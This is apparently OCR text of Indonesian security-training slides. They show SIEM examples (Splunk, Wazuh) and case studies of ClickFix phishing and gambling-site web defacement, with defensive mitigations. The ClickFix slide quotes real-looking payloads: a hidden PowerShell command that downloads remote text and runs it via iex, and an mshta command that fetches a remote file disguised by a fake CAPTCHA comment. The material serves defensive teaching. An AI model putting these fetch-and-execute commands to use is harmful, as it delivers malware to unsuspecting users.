


splunk> wazuh.

Contoh SIEM: Splunk




Contoh SIEM: Wazuh



JADI HACKER

Study Case 1: ClickFix Phishing Campaign



JADI HACKER

Study Case 1: ClickFix Phishing Campaign

Contoh Payload:

```
PowerShell.exe -W Hidden -command $url =
'https://best-received.b-cdn.net/built-in/store-of/the-sys/kbsn2.txt'; $response =
Invoke-WebRequest -Uri $url -UseBasicParsing; $text = $response.Content; iex $text


mshta.exe https://macphotoeditor.shop/sing16.mp4 # ✅ ''I am not a robot - reCAPTCHA
Verification ID: 2165
```

JADI HACKER


Study Case 1: ClickFix Phishing Campaign

Mitigasi:

1. Deteksi aktivitas powershell / mshta dengan parent process “Explorer.exe” dengan keyword seperti “Hidden”, “EncodedCommand”, “CAPTCHA”, dll
2. Disable Windows Run (Windows + R) melalui Windows Registry HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer

JADI HACKER

Study Case 2: Web Deface Judi Online



JADI HACKER

Study Case 2: Web Deface Judi Online

Mitigasi:

1. Monitor File Integrity pada folder direktori web server
2. Deteksi file yang mengandung keyword seperti “Slot”, “Gacor”, dll
3. Deteksi file webshell / PHP reverse shell
4. Deteksi services baru yang ditambahkan
5. Update versi web server, plugins, dan database secara rutin
6. Memastikan fitur upload file berfungsi dengan aman

JADI HACKER

Q & A